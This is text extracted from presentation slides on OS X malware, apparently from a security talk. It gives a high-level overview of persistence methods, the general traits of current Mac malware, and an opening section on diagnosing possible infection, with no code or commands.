
1 launch daemons & agents



2 user login items




3 browser extensions & plugins



FEATURES

dependent on the goals of the malware




SUMMARY

the current state of OS X malware




infection

- ▶ trojans/phishing
- ▶ some exploits




persistence

- ▶ well known methods
- ▶ majority: launch items



self-defense

- ▶ minimal obfuscation
- ▶ trivial to detect/remove



stealth

- ▶ 'hide' in plain site
- ▶ rootkits? not common



features

- ▶ poorly implemented
- ▶ suffice for the job




psp bypass

- ▶ occasional anti-AV
- ▶ no psp detection

PART 0x3: DIAGNOSTICS

are you possibly infected?




VISUALLY OBSERVABLE INDICATORS


more often than not, you're not infected...



unlikely malware




possibly malware



"my computer is so slow"

"it keeps crashing"



"so many processes"



